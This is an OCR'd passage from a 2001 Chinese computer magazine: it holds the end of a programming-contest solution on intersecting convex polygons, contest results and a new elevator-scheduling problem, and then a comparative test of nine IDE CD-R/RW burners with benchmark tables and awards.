①先任取当前查寻多边形C为A，非查寻多边形D=B，查寻点$r=r_0(1\le r_0\le m_1)$，判断多边形C的第r点是否在D内，并记录其状态，内或上则归入E中；

②在当前查寻多边形C中，取第r'点为原第r点，再取r点为C中第r+1点；

③判断第r点是否在当前非查寻多边形D内或上，标记其状态；

④如r'与r的状态是（内，内）(这里内包括在D内或D的边上，以下同)：则将r点归入E，如r点与E的第一点相同，则算法结束，转入②；

⑤如r'与r状态是（内，外)：则C的边$V_{r'}V_r$一定与D的某边V_kV_{k+1}相交于一点P，将P归入E，如P与E首点相同，则算法结束。再判断D中的V_{k+1}是否在C内，如是则变换当前查寻多边形为原非当前查寻多边形，即交换C与D值，将V_{k+1}归入E中，与E首点同则结束，取r点为C的V_{k+1}点，转入②；

⑥如r'与r状态是（外，内)：则边$V_{r'}V_r$一定交D于一点P，将P与r'点归入E中，归入时有与E首点一致则算法

中断，转入②；

⑦如r’与r状态是（外，外）：则求边V_r，V_r与D的某相交边V_kV_{k+1}的交点，如交点数为0，则转入②，如交点数为2，则设交点为P_1与P_2（其中设P_2距V_r的距离比P_1近），则将P_1与P_2归入E中，有与E首点同，则中止，判断V_{k+1}是否在C中，是则交换当前查寻多边形，即交换C与D，V_{k+1}点归入E，与E首点同则算法中止，取r点为V_{k+1}转入②；

（四）解法之二

上述算法中将点是否在A内与外的判断与求线段交点分开进行，实际上有重复计算，故可进一步优化算法。

首先回顾一下如何判断一个点P是否在多边形内的一个结论。




图10

结论3：如果从一点P_i任引一射线，如射线与多边形A 边的线段有n个交点，如P_i不在多边形边上，则n为奇数时，P_i在多边形A内；n为偶数时，P_i在多边形A外。

但当射线正好交于多边形顶点时，要分两种情况：一是顺时针与逆时针数两相邻且不在边上的顶点在射线同侧时，如图10中P_1a_1的情况，a_2与a_5在同侧，则交点数特别规定记为2。而在异侧时，如图10中P_2a_2的情况，a_1与a_3在P_2a_2异侧，则交点数特别规定只算为1。

结论4： 设多边形A为凸多边形，P_i为不在其边上的一点，则从P_i任引一射线，按上述计算交点数方法，该射线与凸多边形的交点数只可能有0、1与2三种取值。

下面给出一种改进算法。

改进算法：设两凸多边形A与B，顶点都逆时针方向排列，相交凸多边形为E。

①取C为A，D为B，当前寻查点为任意一点$r=r_0$，求C的边V_rV_{r+1}求与D边交点，如V_r起的射线交D为1点，判V_r在D内，交0或2点为在D外，同理由V_{r+1}起射线交D点数，可判定V_{r+1}是否在D内。如V_r在D内，V_r归于E；

②取r’点为原r点，r为C中下一点即r+1点；

③r点内外状态是否已判定，如没有，求V_rV_{r+1}与D交点，判定V_r与V_{r+1}的状态加以标记；

④如r’与r状态为（内，内）：r点归入E，与E首点同，则结束，转入②；

⑤r’与r状态为（内，外）：先归交点P入E，与E首点重结束。再如D中交边V_kV_{k+1}的V_{k+1}点在C内（通过求V_kV_{k+1}与C交点数得到），则交换C与D，取第r点为V_{k+1}点，归V_{k+1}点入E，与E首点重则结束；

⑥r’与r状态为（外，内）：先归交点P入E，再归V_r入E，但与E首点同立即结束，转入②；

⑦r’与r状态为（外，外）：求V_r，V_r与D交点，交点数为0转入②；交点数为2，则一定交D某边V_kV_{k+1}于两点P_1与P_2，归入E，与E首点重则结束，设P_2距V_r比P_1距V_r近，则由V_kV_{k+1}与C交点数判断V_{k+1}是否在C内，是则交换C与D，归V_{k+1}点入E，与E首点同则中止，取r点为V_{k+1}点转入②。

（五）附录：凸多边形面积计算公式

设有凸多边形$A_1(x_1,y_1)A_2(x_2,y_2)\cdots\cdots A_n(x_n,y_n)A_1(x_1,y_1)$构成逆时针回路，则其面积s的计算公式为：

$$S=\frac{1}{2}\left(\begin{vmatrix}x_1 & y_1\\x_2 & y_2\end{vmatrix}+\begin{vmatrix}x_2 & y_2\\x_3 & y_3\end{vmatrix}+\cdots\cdots\begin{vmatrix}x_n & y_n\\x_1 & y_1\end{vmatrix}\right)$$

2001年第7期擂台赛获奖名单

擂　主：王庆生（云南）

一等奖：王　东（江苏）　赵四芳（湖北）　苏　丽（浙江）

优秀奖：国智江（黑龙江）　原　明（山西）　刘丰农（海南）　江　川（北京）　张国志（南京）　卢江京（重庆）

本期评委：吴文虎　刘雅英　罗光宣　陈虔

擂主将获得《金山笔圣（听说读写王）》一套，一等奖获得《金山毒霸》光盘一张，优秀选手将获得《金山快译2001》光盘一张。

本期奖品由金山公司提供。

2001年第13期擂台赛题目

求最佳电梯安排方案

设有一个n层大厦，有一部一次最多可乘s人的电梯，现在假设有m人同时要使用电梯，分别从自己的目前所在层即出发层到达自己希望的目的层，若假设该过程中不再有新的人加入等待使用电梯的行列，请编程求出一个能将m人都顺利送入目的地的最佳电梯使用方案。

设m个等待电梯者的信息放在input.dat中，格式为：

m

x_1　y_1

x_2　y_2

……

x_m　y_m

即第一行的整数m表示要使用电梯的人数，以后m行，每行两整数x_i与y_i（$1\le x_i\le n,1\le y_i\le n$）分别表示第i个人的出发层与目的层的序号数。

参赛要求

（1）要求有程序的简要说明，程序有较好的写作风格，适当的注释。

（2）非常欢迎将参赛程序通过软盘或E-mail：arena@cfan.com.cn寄来。

（3）本次擂台赛评奖日期为：2001年9月10日。

（4）来稿请寄：北京9615信箱《电脑爱好者》编辑部（擂台赛2001年第13期）收（100086）。

更　正

2001年第12期擂台赛题目中的“弱连通分支”都应更正为“单向连通分支”，特此更正。

□CFan评测室www.cfan.com.cn
倚天硬件门户www.itdoor.net 联合评测

九款IDE接口刻录机测试

计算机的存储介质从最早的磁带机到软盘、硬盘，直至今天各种各样的半导体存储介质和光盘存储介质，存储有效周期、容量、速度、安全性一直左右着存储介质的技术发展方向。经过实践的检验，光盘存储信息的各项性能完全符合人们日常工作的要求，尤其是以寿命长、容量大博得大家的青睐。但很长一段时间以来，由于光盘刻录设备价格昂贵，寻常百姓很难拥有它，使得利用光盘存储、复制自己电脑中或现有光盘中有价值资料的愿望成为奢望。而今年年初以来，刻录机这类产品价格平民化速度日益加快，目前有些产品更是降到了800多元，真正开始步入家庭。这次我们选择了最接近我们购买力的8速、12速刻录产品——9款在市场上比较有代表性的中低端IDE接口刻录机，作一次横向的测试工作，为大家的选购提供一些指导与帮助。

刻录机与刻录技术

刻录机从最初的1速产品发展到目前最高的22倍速产品，历经了近10年的发展历程。现在主流刻录机的刻录速度为8到12速之间，如此高的速度意味着每秒钟你的硬盘要供给刻录机1.2MB到1.8MB的数据，而22倍速的刻录机每秒钟更是需要3MB的数据。一台PC是否能够稳定地提供这样的数据流直至刻录结束呢？也就是说，刻录机的缓存中是否能够时刻存储着足够的待刻录数据？如果不能，刻录机就将刻录出“废盘”，这是一个很大的问题。因此刻录进入了高倍速时代以后，多种防止Buffer Underrun（缓存欠载）的技术应运而生。其中以Burn-Proof、JustLink和SeamlessLink最为知名，前两者分别属于三洋和理光的专利技术，它们的原理基本相同，都是刻录机实时监测着硬件缓存。当因为某种原因使缓存中数据量减少，低于警戒水平时，系统暂时中断刻录进程，等待缓存中积累起足够多的数据后再继续进行刻录工作，而继续刻录已不可能完全连接上以前的部分，这也就产生了“Link”区（两次续刻间隔区），而其长度问题也就是这两种技术的核心点。理论上说，Link区只要在100微米以内都是安全的，读盘时不会存在影响。JustLink技术使这种Link区缩短到了只有2微米大小，而第二代的Burn-Proof技术也可以让Link区缩短到2-5个微米之间。两种技术都可以有效地解决缓存欠载而造成刻出“废盘”的问题。但这时仍然不能解决由于刻录程序停止、电脑死机或重新启动等刻录过程意外中断而造成的刻出“废盘”的现象。可喜的是，已经问世的第三代Burn-Proof能够很好地应付这些问题，遗憾的是，目前我们所见到的具有Burn-Proof技术的刻录机都是基于第二代技术的产品，第三代产品的上市恐怕还要等待较长一段时间。

测试平台

CPU：雷鸟700
主板：ECS （ALi芯片组M1645南桥+M1535D北桥)
内存：Kinghorse 128MB DDR
硬盘：Maxtor 51536H2
电源：FSP 300-60GT
显示器：爱国者 770FD
操作系统：Windows 98SE English Version


SeamlessLink技术也是为了防止Buffer Underrun（缓存欠载）问题，这是由Acer和飞利浦共同开发的一项技术，目前市场上只有我们测试的这款12832A产品才具有。它可以通过自动在错误发生前预报而防止缓存欠载的问题，它的工作步骤是：检测缓存中的有效数据量，当其低于标准时，暂停刻录过程并储存终点，在此状态下等待缓冲区数据充盈后，检测并定位上一次的结束终点，然后继续新的刻录过程。

测试方法

在测试的硬件系统方面，我们使用的是基于扬智芯片组的最新主板——一套DDR的测试平台，并配有7200rpm的迈拓硬盘。软件方面为了保证最大限度的稳定性，采用的是英文版Windows 98测试平台，测试软件为流行的NERO Burning-Rom 5.5 OEM版。目前刻录软件种类较多，最为常见的有Adaptec公司出品的Easy CD Creator 4.03（现在最高版本5.01）、NERO、 WinOnCD、CDRWin、NTI Cdmaker等。之所以采用NERO，是因为其体积相对小巧，刻录功能异常强大，支持刻录机的种类也很多，此外该软件的历史悠久，有着相当多的使用者，是一款很经典的刻录软件。

在真正测试每款刻录机的刻录能力之前，我们先对每一款产品像测试普通的CD－ROM一样进行了商用性能和机械性能的测试工作。测试软件采用了ZD的CD Winbench99，测试用光盘选用了白金复制盘，盘片表面非常清洁，没有丝毫划痕与污浊，这样做有利于考察每款刻录机产品对刻录光盘的读取能力。好在每款产品在测试中的表现都比较正常，没有出现读盘困难的现象。

在测试结果中，Winmark99的分数是一个表征驱动器综合商用性能的数值，它的高低与各款产品整体读数据的性能相对应。第二、三项为传输率测试，分数分别代表读取光盘最内、外圈数据的两个最值，第四项Access Time



和第五项CPU Utilization分别是驱动器的寻道时间和读数据时驱动器对CPU的占用率百分比。

在刻录测试方面，首先我们先后放入驱动器中三张不同种类的空白CD-R盘片（盘片各有优劣，市场价格1.5－4元/片）。先看各CD-RW机器能否都正确识别出空白盘，用以测试它们是不是对各类CD-R盘片存在兼容性问题。其次我们用同种型号的730MB的空盘刻录超容量697MB的文件进行记时测试，这是在考察刻录速度的同时也可以考察各驱动器是否能完美地刻好超容量（大于650MB）的盘片。在光盘开始刻录后，我们选中校验数据选项，也就是在全部文件刻录完毕后，驱动器从盘片中再读取一遍全部所刻录的数据，确认所写入数据的正确性，这部分的单独计时为"校验时间"。刻录后的盘片我们在三个不同的CD-ROM驱动器中进行读数据测试来验证盘片的刻录质量。在计时的刻录测试中，即使具有Burn-Proof或SeamlessLink等防刻录失败技术的产品，我们为了保证测试数据的公平性(防止影响刻录速度)，没有在刻录软件中选中对这类技术的支持。

在CD-RW的复写测试中，由于产品的最高复写速度不一，有10速、8速和4速不等，所以我们统一采用4速来进行测试，这样也利于比较。这部分同样进行了刻录计时和校验计时两部分计时，各数据详见测试结果表格。同样，刻录后的CD-RW盘片也将在三个CD-ROM上进行读数据读取测试，在验证无误后，再由该CD-RW刻录机进行快速格式化。最后我们对具有特色功能的刻录机进行专项特点的测试，以证明技术的真实性与可靠性。

测试结果综述

在测试的这9款刻录机产品中，有4款8速的产品和5款12速的产品，它们在商用性能和机械性能的测试中还是具有明显差异的。两档次的刻录机在Winmark99的分值上没有什么明显差异，倒是最低的分数出在12速的惠普9500i上，使我们多少感到有些意外。5款Winmark99分数超过1000分的产品的商用性能基本处于同一水平上，其中又以啄木鸟DH1210刻录机1150的分数最高。在光盘外圈传输率测试结果中不难看出，所有8倍速产品最高的传输率不超过3700KB/s，而除了Acer 12832A的3090KB/s的最低分数以外，其他4款12速产品的得分都在4350KB/s以上，可见高倍速刻录机的读数据速度还是要比低端产品好不少的。在寻道时间的测试中，Acer的8速和12速刻录机分别拿走了最差和最好的两个成绩，两者差异在50ms左右。寻道时间对于刻录机产品来说并不十分重要，因为在刻录过程中都是连续恒线速度写数据，而不存在寻道的过程，所以大家对此不必看重，仅作参考就可以了。在CPU的占用率测试中，三星的产品表现得格外出色，其余8款产品的占用率都在0.9%到1.1%之间，而Samsung SW-208刻录机的成绩仅为0.633%，十分突出。这个数据虽然是读取数据时的CPU占用率，但是测试结果对于在刻录中写数据的情形同样具有指导意义。因此更低的CPU占用率就意味着刻录机在刻录时占用更少的系统资源，它也就更适合低硬件配置的计算机使用。

在刻录测试中，各款产品的总体表现还都比较正常，没有出现刻录失败的异常状况，当然在测试刻录的过程中，我们都没有对电脑进行任何其他的操作。从刻录的质量来看，应该说在8倍速刻录速度下所刻的盘片质量好于12速的，但是我们很高兴地看到，此次以12倍速刻录的光盘同样能在几个CD-ROM中顺畅地读出，与8速刻录下的盘片没有什么差别，这也说明了现在的高速刻录技术已经日趋成熟了。

在CD-R的刻录测试中，12速产品中刻录速度最快的啄木鸟DH1210比最慢的Acer 12832A刻录机用时仅少了13秒，差距不大，各款产品表现得都很正常。而8速产品中，最快的NEC 8432比最慢的Acer 8432A刻录时间少了39秒，时间差距约为5.8%。在校验397MB文件的速度上，清华同方的1208N刻录机用时最少，仅为3’08”，其余产品耗时都仅为3分多钟，从测试数据看，Acer的两款产品慢得令人疑惑，需要说明的是，这种结果是由于NERO刻录软件对Acer刻录机支持不理想造成的，当我们应用EASYCD刻录软件后，它们的表现应该说是令人满意的。可能普通用户并没有注意到刻录文件后的校验过程，因为数据通过传输最后直到刻入光盘之上都会出现错码现象，而这种错误更易在高倍速的刻录中因盘片上出现凹槽不清晰造成数据不完整等问题。再假使刻录用的光盘可能会有微小的缺陷（表面涂层不匀或有微小颗粒杂质等），这都会使错码现象加重。而这诸多错误都会在读取时通过CD-ROM进行校验纠正，当然也并不是所有存在于盘片上的错误都是可以纠正的。所以对于要长久保存重要信息于光盘上的刻录机使用者来说，为了保证刻录数据的完整与正确性，刻录后的数据校验也是一项显得格外重要的刻录程序。用普通合格刻录机和合格光盘刻录的盘片质量大都很好，校验的正确性能保证在98%以上，也就是100张刻录光盘中存在不可纠正的错码光盘数量少于2张，甚至会没有，所以普通用户不进行校验也罢。


高速刻录机将CD-RW的复写速度又提高了一个档次，现在最快能到10倍速，但是普通的CD-RW盘片只能支持4倍的刻录速度，只有具有HighSpeed技术制造的特殊材质CD-RW盘片才能以高于4倍的速度刻录。在测试中，我们试图用普通的CD-RW盘片去强迫刻录机以8速或10速的速度刻写文件，但是都没有成功，这是因为高速刻录机都可以自动识别CD-RW盘片的种类，以最安全可靠的正确速度来向盘片中写入文件。后来我们在5款高速刻录机上对市场中最廉价的CD-R蓝盘进行了超速刻录测试，以支持8倍刻录速度的盘片来进行12速的刻录测试。可喜的是，这5款产品的刻录效果还都不错，只是在一台CD-ROM上读取的时候有些迟钝，刻录盘在各品牌刻录机上都能被成功"超频"。各款刻录机对CD-RW的快速格式化时间大都在1分钟左右，差异不大。在对CD-RW盘片的校验中我们也能看出，Acer的两款产品用时最长，而清华同方的1208N刻录机用时最短。

产 品 点 评

12速刻录机类

HP9500i






9500i这款刻录机继承了HP产品的一贯外形风格，此外产品还带有光盘两张、HP cd-labeler制作盒一个、40pin数据线一根、音频线一根、保修单、说明书及多国文字的大幅图片安装指南。此刻录机除了配有Windows与iMac机的驱动程序以外，还有许多专业制作软件，如惠普CD制作软件、惠普Fast Format、Simple Backup、Arcsoft PhotoCenter、Sonic Foundry Acid XPress和Music MatchJukebox等等，非常全面，是其他各款产品所不及的。9500i能够支持从12速至1速最丰富的刻录速度，这一点也是独树一帜的，遗憾的是不支持过量刻录，也没有缓存欠载保护功能。

该刻录机在商业性能的表现方面一般。它的数据传输率处中上等水平，数据传输曲线非常平整，可以看出这款刻录机读盘非常稳定，在寻道时间与CPU占用率的表现尚可。9500i在刻录速度和校验时间方面的表现处中游水平，没有突出的项目，也没有落后的项目。工作中这款刻录机表现得比较平稳，噪音很小，温度控制得也让人非常满意，这两点给我们留下了深刻印象。该机刻盘的质量较好，对几种空白CD-R盘片的兼容性也很好，整体表现基本令人满意。总体评价：表现良好，价格稍高。

Acer CDRW 12832A





Acer的12832A这款产品继承了Acer刻录机的一贯风格，仓门处清晰地印着“Acer”的标记与“12×8×32”的刻录速度。除驱动器外，包装盒内还有驱动软盘一张、音频线一根、螺丝一包、空白CD-RW一张、Easy CD Creator的说明书与多国语言安装说明，随机赠送的刻录软件是Adaptec Easy CD Creator4。该刻录机具有4M缓存，它支持的功能也是最多的之一，而且还具有Seamless Link专项技术，可有效地防止因缓冲区欠载而导致的刻录失败，这也是目前市场上能见到的支持Seamless Link技术仅有的刻录机产品。

在商用性能方面，12832A具有较好的表现，在这次参测产品中应属上乘。在数据传输率上它的表现一般，传输曲线比较平滑，令人满意，只是在500M以后发生陡降现象，也就是对光盘最外圈部分的读取不十分流利。它的寻道速度是最快的，在9款刻录机中名列第一，CPU占用率属中等水平。12832A的刻录速度一般，这是由于Acer公司没有取得NERO公司的软件授权支持产生的结果。它在工作中发热量较小，运转平稳，刻盘质量很好，遗憾的是对个别低档CD-R光盘会有些挑剔。总体评价：技术领先，运行稳定，有些方面需要改进。

产　品　点　评


爱国者 121032

可能很多朋友都会对爱国者的刻录机感到陌生。的确，爱国者是一个刚刚进入刻录机市场的新军，这款刻龙 121032 产品是他们开拓市场的第二个高端产品。从外表上看，这款产品似乎是 LiteOn 给爱国者 OEM 的产品，而很巧，听说啄木鸟刻录机也是 LiteOn 代工的产品，所以在测试表格中可以看到它们具有很相似的性能水平，这可以使我们更确信这种消息的真实性。

这款产品的附件比较简单，只有音频线一根、螺丝一包和一份比较详细的全中文说明书。遗憾的是随机没有附送任何刻录软件，这可能是厂家为了使产品在价格上更有竞争力，从成本上考虑的结果。这款产品性能很出色，具有我们统计的全部五项功能，而且支持的刻录速度也异常丰富，它与 Acer 刻录机不同的是，支持的防缓冲区欠载的技术为 Burn - Proof 技术。

在各项性能方面，爱国者的刻龙刻录机都表现得很突出，无论是商用性能、传输率还是寻道时间等项目都位于中上等水平，数据传输率曲线也是自始至终非常平滑，读盘十分稳定。在刻录方面的能力上，在 CD - R 的测试中以三秒之差落后于啄木鸟刻录机，而在 CD - RW 测试中它的写速度与啄木鸟并列第一。它对测试的几种 CD - R 盘片都没有出现兼容性问题，高速刻录的盘片质量也很好。在刻录过程中的工作温度极低，用户不必担忧夏季的散热问题。刻龙采用的单指示灯显示，在刻录中指示灯显示红色，很醒目，而双指示灯的刻录机在刻录时的刻录灯显示为桔黄色，不够显眼，相比之下还是红色灯更醒目一些。大家不要小看指示灯的问题，因为在公共场合（比如办公室）刻录者暂时离开的情况下，其他人很可能因为指示灯不明显而误将处在刻录中的驱动器门打开，这样就造成了不必要的损失。总体评价：功能强大，性能出色，产品没有明显缺陷，是一个不错的产品。






清华同方 1208N

这款产品是此次清华同方参测的两款产品中较高档的，产品制造地为匈牙利。随机品有ATA33数据线一条、螺丝一包、空白CD - R光盘五张、HERO5.5 光盘一套，还有保修卡与较为详细的中文说明书。该刻录机功能一般，不具有过量刻写和缓存欠载保护功能，但是好在它有 4M 缓存，而且这款产品具有独特的热平衡刻写技术 ITWBS（Intelligent Thermo Balanced Strategy）。

传统的 CD - R 刻写技术在 4 倍速以下刻录时都可以保证光盘的刻录质量，但在 8 倍速以上的刻录时，盘片介质的记录灵敏度差异会影响 CD - R 光盘的刻录质量。特别是 CD - R 盘片质量不好，更会造成 CD - R 光盘上的凹坑（刻写单位）不够清晰，易发生数据不完整的现象，影响数据记录的正确性。为解决此类盘片记录介质的性能差异问题，清华同方的这款产品采用了智能热平衡刻写方式（ITWBS），在刻录机中内嵌了“ CD - R 光盘参数测量仪 ”使用的测量微码。在刻录过程中对 CD - R 光盘表面反射回的激光强度进行监测，将记录介质的对激光的吸收系数、响应特性、记录阈值和反衬度等参数记录下来，然后再根据刻录区域记录介质的实际特性实时调整激光束的功率，以适应当前 CD - R 盘片的记录灵敏度，确保了刻录数据的完整性和可靠性。总而言之，采用智能热平衡刻写技术的产品提高了刻录数据的精度。

在性能测试中，这款产品的商业性能较好，数据传输率是 9 款产品中最高的，CPU 占用率与寻道时间处中游水平。刻录测试中，它的表现也不错，刻录时间适中，值得一提的是，两次的校验时间都是 9 款产品中最短的，这无疑得益于它最高的数据读取速度，适于经常作 CD 校验的用户使用。在测试中没有发现清华同方的这款刻录机存在挑盘的问题，刻录中较为温和，但是最后刻录结束后舱门弹出速度感觉快了些，让人不太适应。总体评价：数据读取速度突出，刻录性能不错，是一款较有特点的产品。






产 品 点 评

啄木鸟 DH1210






大恒公司出品的这款啄木鸟刻录机也是市场的一个新生力量，如前所述，这款产品也是由LiteOn代工制造的产品，生产地为马来西亚。无论外形、功能特点，还是性能方面都与爱国者的产品非常类似。随机带有Nero软件光盘一套、音频线一根、螺丝一包、质保书和详细的中文说明书，购买这款产品的朋友还会得到袖珍FM收音机一个，这使得产品有了些卖点。该产品同样支持最丰富的刻录速度和最多的功能。

在测试中，DH1210和刻龙一样都是处在中上游的水平，商用性能、寻道时间和传输率的分数几乎一样，而在CPU占用率方面更好一些，与清华同方1208N刻录机在12速刻录机中并列第一。CD-R的刻录速度测试中位列第一，CD-RW刻录速度名列第一。两次的校验时间有些差异，CD-R校验时间较短，而对CD-RW的校验时间相对较长一些。啄木鸟DH1210刻录机同样为单指示灯显示，刻录过程安静平和，基本没有噪音，驱动器也没有挑盘的现象。总体评价：功能多，性能好，整体水平较高，产品没有明显缺陷。

8速刻录机类

Acer CDRW 8432A





这款产品同样是具有Acer特点的外形，它是Acer 8速刻录机中具有8M缓存的较好产品。产品附件有驱动软盘一张、音频线一根、螺丝一包、空白CD-RW一张、EasyCD Creator光盘、说明书、和多国语言安装说明，据闻购买此刻录机者还将获赠10张白金CD-R盘片。这款产品功能一般，因为加大了缓存容量，所以缓存欠载保护功能显得并不重要。

该产品的商业性能并不理想，在传输率、寻道和CPU占用率等方面处于中下等水平。基于前面提到的同样原因，在两次的刻录速度测试上，8432A的成绩也不理想，当然使用者也不会过于计较几十秒钟的速度差距的。好在该产品的稳定性很高，因为8速的刻录机产品都没有缓存欠载保护功能，所以大容量的缓存是保证刻录成功率的重要基础。该驱动器在测试中较为安静，借助风扇的能力保证了它机身的温度不高，这也是9款刻录机中惟一有风扇的刻录机产品，此外它也没有挑盘现象。总体评价：是以稳定性见长的一款产品。

清华同方8432N




同方的这两款刻录机产品从外形上很难区分，因为没有什么标记可以识别，而且从产品外表甚至看不出来是一个刻录机，只有双指示灯才引起人的注意。此刻录机产地菲律宾，随机品和它的12速产品基本一致：ATA33数据线一条，螺丝一包，空白CD-R光盘五张，HERO光盘一套，还有保修卡和较为详细的中文说明书。

产品点评

该产品支持的功能不多，只支持DiskAtOnce和模拟刻录两个。

它在Winbench99的各项测试中基本处于中上或中下等水平段，各项指标都比较平均，没有明显的弱项。该产品的刻录速度较好，两次的校验速度也都很快，总体实力比较好。刻录过程较为平和，温度控制得也不错，没有挑盘现象。总体评价：性能不错，功能简单，各项水平较为平均，性能价格比存在优势。




NEC 8432

NEC的这款刻录机也是单指示灯，前面板也没有明显的刻录机标记。随机品较少，我们见到的只有英文说明书和EasyCD Creator光盘一张。产品的功能一般，不具有过量刻录和缓存欠载保护功能。

该刻录机的性能表现不错，在商用、传输率和寻道时间三方面都是非常不错的，CPU占用率位列第二。它在两次刻录的时间测试上也都是最短的，校验时间比较正常，属中等水平。该产品在温度控制、对盘片的兼容性和刻录质量等其他方面也都表现得较为平和，没有明显的缺陷。总体评价：性能出众，功能一般，价格较好，一款很值得推荐的产品。






Samsung SW-208

三星的这款产品是一款刻录机新品，外观上其貌不扬，没有明显的刻录机标记。由于送测的是一款单独的样机，所以随机的附属物我们不得而知。它采用的是三星自行设计制造的激光头，能够产生更大范围的可控光源，对信号的反射因此而灵敏了许多。此外，SW-208的内部设计经过了改造，抗震、散热和降噪等都有了较大提高。该产品功能不错，具有除了缓存欠载保护以外的四项功能。

该刻录机的商用分数和传输率都不高，寻道时间较好，在8速中列第二，可喜的是它对CPU的占用率出奇的低，其余8款产品的占用率都在0.9%以上，而它的分数只有0.63%，因此非常适合低硬件配置的用户使用。刻录速度方面它的表现也还比较正常，只是对CD-RW的写速度偏慢一些。SW-208的数据校验时间很短，两次分别为第一、二名。在测试的其他方面，它的表现也都较好，没有出现明显的问题，整体水平还不错。综合评价：功能较好，性能不错，各项表现都较为平均，价格适中。





CFan评奖


最佳性能12速刻录机	啄木鸟DH1210
最佳技术12速刻录机	Acer CDRW 12832A
最佳性能8速刻录机	NEC 8432
最佳性价比8速刻录机	Samsung SW-208

测试项目	HP9500i	Acer 12832A	爱国者 121032	清华同方1208N	啄木鸟DH1210	Acer 8432A	清华同方8432N	NEC 8432	Samsung SW-208
CD Winbench99									
Winmark99	665	1110	1120	947	1150	835	1040	1080	852
Transfer Rate Inside(KB/s)	2380	1870	2250	2570	2260	1860	2215	2470	1520
Transfer Rate Outside(KB/s)	4650	3090	4350	4960	4360	3360	3660	3640	3250
Access Time(ms)	127	94.6	114	113	120	146	134	104	121
CPU Utilization (%)	1.01	1.09	0.952	0.9	0.9	1.12	0.92	0.916	0.633
刻录速度测试									
刻录697MB文件时间	7’17”	7’25”	7’15”	7’21”	7’12”	11’07”	10’44”	10’28”	10’53”
校验时间	3’45”	9’31”	3’29”	3’08”	3’29”	6’45”	3’27”	3’34”	3’25”
刻录123MB文件时间	4’58”	4’56”	4’34”	5’05”	4’56”	5’07”	4’58”	4’54”	5’11”
校验时间	1’11”	2’20”	1’06”	51”	1’24”	2’25”	56”	1’13”	1’44”

CD-RW驱动器	硬件缓存大小	CD-R写入速度	支持写入速度	CD-RW写入速度	CD-ROM读取速度	参考价格(元)	Over Burn过量刻录	缓存欠载保护	Disk At Once	Simulation模拟刻录	CD-Text光盘文字	Firmware版本	捆绑的CD-R刻录软件	捆绑的包格式写入软件
